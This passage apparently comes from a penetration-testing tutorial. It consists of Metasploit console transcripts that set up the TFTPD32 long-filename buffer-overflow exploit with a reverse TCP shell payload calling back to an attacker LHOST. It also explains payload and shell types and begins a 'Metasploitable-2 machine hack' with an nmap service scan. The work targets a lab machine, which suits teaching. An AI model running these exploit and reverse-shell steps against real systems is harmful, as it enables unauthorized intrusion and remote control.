   23  payload/windows/peinject/reverse_nonx_tcp                            normal  No     Windows Inject PE Files, Reverse TCP Stager (No NX or Win7)
   24  payload/windows/peinject/reverse_ord_tcp                             normal  No     Windows Inject PE Files, Reverse Ordinal TCP Stager (No NX or Win7)
   25  payload/windows/powershell_bind_tcp                                  normal  No     Windows Interactive Powershell Session, Bind TCP
   26  payload/windows/powershell_reverse_tcp                               normal  No     Windows Interactive Powershell Session, Reverse TCP
   27  payload/windows/powershell_reverse_tcp_ssl                           normal  No     Windows Interactive Powershell Session, Reverse TCP SSL
   28  payload/windows/shell/bind_nonx_tcp                                  normal  No     Windows Command Shell, Bind TCP Stager (No NX or Win7)
   29  payload/windows/shell/reverse_nonx_tcp                               normal  No     Windows Command Shell, Reverse TCP Stager (No NX or Win7)
   30  payload/windows/shell/reverse_ord_tcp                                normal  No     Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
   31  payload/windows/speak_pwned                                          normal  No     Windows Speech API - Say "You Got Pwned!"
   32  payload/windows/upexec/bind_nonx_tcp                                 normal  No     Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
   33  payload/windows/upexec/reverse_nonx_tcp                              normal  No     Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
   34  payload/windows/upexec/reverse_ord_tcp                               normal  No     Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)
   35  payload/windows/vncinject/bind_nonx_tcp                              normal  No     VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
   36  payload/windows/vncinject/reverse_nonx_tcp                           normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   37  payload/windows/vncinject/reverse_ord_tcp                            normal  No     VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)

msf6 exploit(windows/tftp/tftpd32_long_filename) >
```


Show Options of payload: **show options**



```
msf6 exploit(windows/tftp/tftpd32_long_filename) > show options

Module options (exploit/windows/tftp/tftpd32_long_filename):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   69               yes       The target port (UDP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/tftp/tftpd32_long_filename) >
```


Set RHOSTS in this exploit: **set RHOSTS <Targeted_Machine_IP>**

RHOST [Remote/Targeted Host]



```
Module options (exploit/windows/tftp/tftpd32_long_filename):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   69               yes       The target port (UDP)

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/tftp/tftpd32_long_filename) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 exploit(windows/tftp/tftpd32_long_filename) > show options

Module options (exploit/windows/tftp/tftpd32_long_filename):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.106   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   69               yes       The target port (UDP)

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/tftp/tftpd32_long_filename) > 
```

More information about this exploit: **info**




```
   --  ----
   0   Automatic

msf6 exploit(windows/tftp/tftpd32_long_filename) > info

       Name: TFTPD32 Long Filename Buffer Overflow
     Module: exploit/windows/tftp/tftpd32_long_filename
   Platform: Windows
       Arch: 
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2002-11-19

Provided by:
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Windows NT 4.0 SP6a English
  2   Windows 2000 Pro SP4 English
  3   Windows XP Pro SP0 English
  4   Windows XP Pro SP1 English

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.56.106   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   69               yes       The target port (UDP)

Payload information:
  Space: 250
  Avoid: 1 characters

Description:
  This module exploits a stack buffer overflow in TFTPD32 version 2.21
  and prior. By sending a request for an overly long file name to the
  tftpd32 server, a remote attacker could overflow a buffer and
  execute arbitrary code on the system.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2002-2226
  OSVDB (45903)
  http://www.securityfocus.com/bid/6199

msf6 exploit(windows/tftp/tftpd32_long_filename) > 
```

LHOST [local host/Our IP]

LPORT [Local Port/Our Port]


RPORT [Remort Port/Targeted Port]

Use Payload for that particular exploit: **use payload/generic/shell_reverse_tcp**



```
msf6 > use exploit/windows/tftp/tftpd32_long_filename
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/tftp/tftpd32_long_filename) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(windows/tftp/tftpd32_long_filename) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   6   payload/windows/dllinject/bind_nonx_tcp                              normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   7   payload/windows/dllinject/reverse_nonx_tcp                           normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   8   payload/windows/dllinject/reverse_ord_tcp                            normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   9   payload/windows/exec                                                 normal  No     Windows Execute Command
   10  payload/windows/loadlibrary                                          normal  No     Windows LoadLibrary Path
   11  payload/windows/meterpreter/bind_nonx_tcp                            normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   12  payload/windows/meterpreter/reverse_nonx_tcp                         normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   13  payload/windows/meterpreter/reverse_ord_tcp                          normal  No     Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   14  payload/windows/metsvc_bind_tcp                                      normal  No     Windows Meterpreter Service, Bind TCP
   15  payload/windows/metsvc_reverse_tcp                                   normal  No     Windows Meterpreter Service, Reverse TCP Inline
   16  payload/windows/patchupdllinject/bind_nonx_tcp                       normal  No     Windows Inject DLL, Bind TCP Stager (No NX or Win7)
   17  payload/windows/patchupdllinject/reverse_nonx_tcp                    normal  No     Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
   18  payload/windows/patchupdllinject/reverse_ord_tcp                     normal  No     Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
   19  payload/windows/patchupmeterpreter/bind_nonx_tcp                     normal  No     Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)
   20  payload/windows/patchupmeterpreter/reverse_nonx_tcp                  normal  No     Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)
   21  payload/windows/patchupmeterpreter/reverse_ord_tcp                   normal  No     Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   22  payload/windows/peinject/bind_nonx_tcp                               normal  No     Windows Inject PE Files, Bind TCP Stager (No NX or Win7)
   23  payload/windows/peinject/reverse_nonx_tcp                            normal  No     Windows Inject PE Files, Reverse TCP Stager (No NX or Win7)
   24  payload/windows/peinject/reverse_ord_tcp                             normal  No     Windows Inject PE Files, Reverse Ordinal TCP Stager (No NX or Win7)
   25  payload/windows/powershell_bind_tcp                                  normal  No     Windows Interactive Powershell Session, Bind TCP
   26  payload/windows/powershell_reverse_tcp                               normal  No     Windows Interactive Powershell Session, Reverse TCP
   27  payload/windows/powershell_reverse_tcp_ssl                           normal  No     Windows Interactive Powershell Session, Reverse TCP SSL
   28  payload/windows/shell/bind_nonx_tcp                                  normal  No     Windows Command Shell, Bind TCP Stager (No NX or Win7)
   29  payload/windows/shell/reverse_nonx_tcp                               normal  No     Windows Command Shell, Reverse TCP Stager (No NX or Win7)
   30  payload/windows/shell/reverse_ord_tcp                                normal  No     Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
   31  payload/windows/speak_pwned                                          normal  No     Windows Speech API - Say "You Got Pwned!"
   32  payload/windows/upexec/bind_nonx_tcp                                 normal  No     Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
   33  payload/windows/upexec/reverse_nonx_tcp                              normal  No     Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
   34  payload/windows/upexec/reverse_ord_tcp                               normal  No     Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)
   35  payload/windows/vncinject/bind_nonx_tcp                              normal  No     VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
   36  payload/windows/vncinject/reverse_nonx_tcp                           normal  No     VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   37  payload/windows/vncinject/reverse_ord_tcp                            normal  No     VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)

msf6 exploit(windows/tftp/tftpd32_long_filename) > use payload/generic/shell_reverse_tcp
msf6 payload(generic/shell_reverse_tcp) >
```

More information about that payload



```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

msf6 payload(generic/shell_reverse_tcp) > use payload/windows/powershell_reverse_tcp
msf6 payload(windows/powershell_reverse_tcp) > show options

Module options (payload/windows/powershell_reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                          yes       The listen address (an interface may be specified)
   LOAD_MODULES                   no        A list of powershell modules separated by a comma to download over the web
   LPORT         4444             yes       The listen port

msf6 payload(windows/powershell_reverse_tcp) > use payload/generic/shell_reverse_tcp
msf6 payload(generic/shell_reverse_tcp) > show options

Module options (payload/generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

msf6 payload(generic/shell_reverse_tcp) > info

       Name: Generic Command Shell, Reverse TCP Inline
     Module: payload/generic/shell_reverse_tcp
   Platform: All
       Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppce500v2, ppc64, ppc64le, cbea, cbea64, sparc, sparc64, armle, armbe, aarch64, cmd, php, java, ruby, dalvik, python, nodejs, firefox, zarch, r
Needs Admin: No
 Total size: 0
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell


msf6 payload(generic/shell_reverse_tcp) >
```

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It’s use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It’s Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It’s provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can’t receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)


Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.

METASPLOITABLE-2 MACHINE HACK USING EXPLOIT

Finding vulnerability in targeted machine using NMAP tool.


nmap -sV 192.168.56.106



```
msf6 > nmap -sV 192.168.56.106
[*] exec: nmap -sV 192.168.56.106

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 00:33 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
msf6 > 
```


Search specific exploit for metasploitable machine

msf6> search name:samba type:exploit platform:unix




```
msf6 > nmap -sV 192.168.56.106
[*] exec: nmap -sV 192.168.56.106

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 00:33 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
